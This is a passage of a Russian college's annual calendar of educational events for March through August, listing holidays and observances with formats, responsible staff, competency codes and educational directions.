21	Всемирный день поэзии. (Отмечается по решению ЮНЕСКО с 1999 года)	Курс, группа	Внеклассное мероприятие	Куратор/ педагог-организатор	ОК 03, ОК 04, ОК 05, ОК 06, ОК 07	Социализация и общекультурное воспитание
27	Всемирный день театра	Курс,	Внеклассное	Куратор/ педагог-	ОК 03, ОК 04,	Социализация и

		группа	мероприятие	организатор	ОК 05, ОК 06, ОК 07	общекультурное воспитание
	Участие в конкурсах	Курс, группа	Конкурс	Куратор/ педагог-организатор	ОК 03, ОК 04, ОК 05, ОК 06, ОК 07	Социализация и общекультурное воспитание
					ОК 01 - ОК 05, ОК 07 - ОК 09	Профессиональное воспитание
АПРЕЛЬ						
7	Всемирный день здоровья. (Отмечается с 1948 года по решению Всемирной Ассамблеи Здравоохранения ООН)	Курс, группа	Урок	Преподаватель тренажа	ОК 08	Физическое воспитание и здоровый образ жизни
12	День космонавтики	Курс, группа	Классный час / Внеклассное мероприятие	Куратор/ педагог-организатор	ОК 03, ОК 05, ОК 06	Гражданско-патриотическое и правовое воспитание
22	Международный день Матери-Земли. (Отмечается с 1990 года по решению ЮНЕСКО для объединения людей в деле защиты окружающей среды)	Курс, группа	Классный час / Внеклассное мероприятие	Куратор/ педагог-организатор	ОК 03, ОК 04, ОК 05, ОК 06, ОК 07	Социальная активность
30	Всероссийский открытый урок «БЖД» (день пожарной охраны)	Курс, группа	Урок	Преподаватель БЖД	ОК 03, ОК 05, ОК 06	Гражданско-патриотическое и правовое воспитание
	Участие в конкурсах	Курс, группа	Конкурс	Преподаватель/ Куратор/ педагог-организатор	ОК 03, ОК 04, ОК 05, ОК 06, ОК 07	Социализация и общекультурное воспитание
					ОК 01 - ОК 05, ОК 07 - ОК 09	Профессиональное воспитание
МАЙ						

1	Праздник весны и труда	Группа	Чат	Куратор/ педагог-организатор	ОК 03, ОК 04, ОК 05, ОК 06, ОК 07	Социализация и общекультурное воспитание
9	День Победы	Курс, группа	Классный час / Внеклассное мероприятие	Куратор/ педагог-организатор	ОК 03, ОК 05, ОК 06	Гражданско-патриотическое и правовое воспитание
15	Международный день семьи	Курс, группа	Акция	Куратор/ педагог-организатор	ОК 03, ОК 04, ОК 05, ОК 06, ОК 07	Социализация и общекультурное воспитание
17	**Всемирный день электросвязи и информационного общества**	Группа	Чат	Куратор/ педагог-организатор	ОК 01 - ОК 05, ОК 07 - ОК 09	Профессиональное воспитание
					ОК 03, ОК 04, ОК 05, ОК 06, ОК 07	Социализация и общекультурное воспитание
18	Международный день музеев. (Отмечается с 1977 года по решению Международного совета музеев)	Группа	Внеклассное мероприятие	Куратор/ педагог-организатор	ОК 03, ОК 04, ОК 05, ОК 06, ОК 07	Социализация и общекультурное воспитание
24	День славянской письменности и культуры	Курс, группа	Диктант	Педагог-организатор	ОК 03, ОК 04, ОК 05, ОК 06, ОК 07	Социализация и общекультурное воспитание
26	**День российского предпринимательства**	Курс, группа	Классный час / Внеклассное мероприятие	Куратор/ педагог-организатор	ОК 01 - ОК 05, ОК 07 - ОК 09	Профессиональное воспитание
	Участие в конкурсах	Курс, группа	Конкурс	Преподаватель/ Куратор/ педагог-организатор	ОК 03, ОК 04, ОК 05, ОК 06, ОК 07	Социализация и общекультурное воспитание
					ОК 01 - ОК 05, ОК 07 - ОК 09	Профессиональное воспитание
ИЮНЬ						

6	Пушкинский день России	Группа	Классный час / Внеклассное мероприятие	Куратор/ педагог-организатор	ОК 03, ОК 05, ОК 06	Гражданско-патриотическое и правовое воспитание
					ОК 03, ОК 04, ОК 05, ОК 06, ОК 07	Социализация и общекультурное воспитание
9	Международный день друзей	Группа	Чат	Куратор/ педагог-организатор	ОК 03, ОК 04, ОК 05, ОК 06, ОК 07	Социализация и общекультурное воспитание
12	День России	Курс, группа	Классный час / Внеклассное мероприятие	Куратор/ педагог-организатор	ОК 03, ОК 05, ОК 06	Гражданско-патриотическое и правовое воспитание
22	День памяти и скорби	Курс, группа	Классный час / Внеклассное мероприятие	Куратор/ педагог-организатор	ОК 03, ОК 05, ОК 06	Гражданско-патриотическое и правовое воспитание
					ОК 03, ОК 04, ОК 05, ОК 06, ОК 07	Социализация и общекультурное воспитание
27	День молодежи	Группа	Классный час / Внеклассное мероприятие	Куратор/ педагог-организатор	ОК 03, ОК 04, ОК 05, ОК 06, ОК 07	Социализация и общекультурное воспитание
30	Выпускной. Вручение дипломов	Курс, групп	Актовый зал	Зам.директора , педагог-организатор, кураторы	ОК 01 - ОК 07	Социальная активность
ИЮЛЬ						
8	День семьи, любви и верности	Группа	Чат	Куратор/ педагог-организатор	ОК 03, ОК 04, ОК 05, ОК 06, ОК 07	Социализация и общекультурное воспитание
28	День Крещение Руси				ОК 03, ОК 05, ОК 06	Гражданско-патриотическое и правовое воспитание

30	Международный день дружбы				ОК 03, ОК 04, ОК 05, ОК 06, ОК 07	Социализация и общекультурное воспитание
Последняя пятница	**День системного администратора**				ОК 03, ОК 04, ОК 05, ОК 06, ОК 07	Социализация и общекультурное воспитание
					ОК 01 - ОК 05, ОК 07 - ОК 09	Профессиональное воспитание
АВГУСТ						
9	Международный день коренных народов	Группа	Чат	Куратор/ педагог-организатор	ОК 03, ОК 04, ОК 05, ОК 06, ОК 07	Социализация и общекультурное воспитание
22	День Государственного Флага Российской Федерации				ОК 03, ОК 05, ОК 06	Гражданско-патриотическое и правовое воспитание
23	День воинской славы России (Курская битва, 1943)					
27	День российского кино					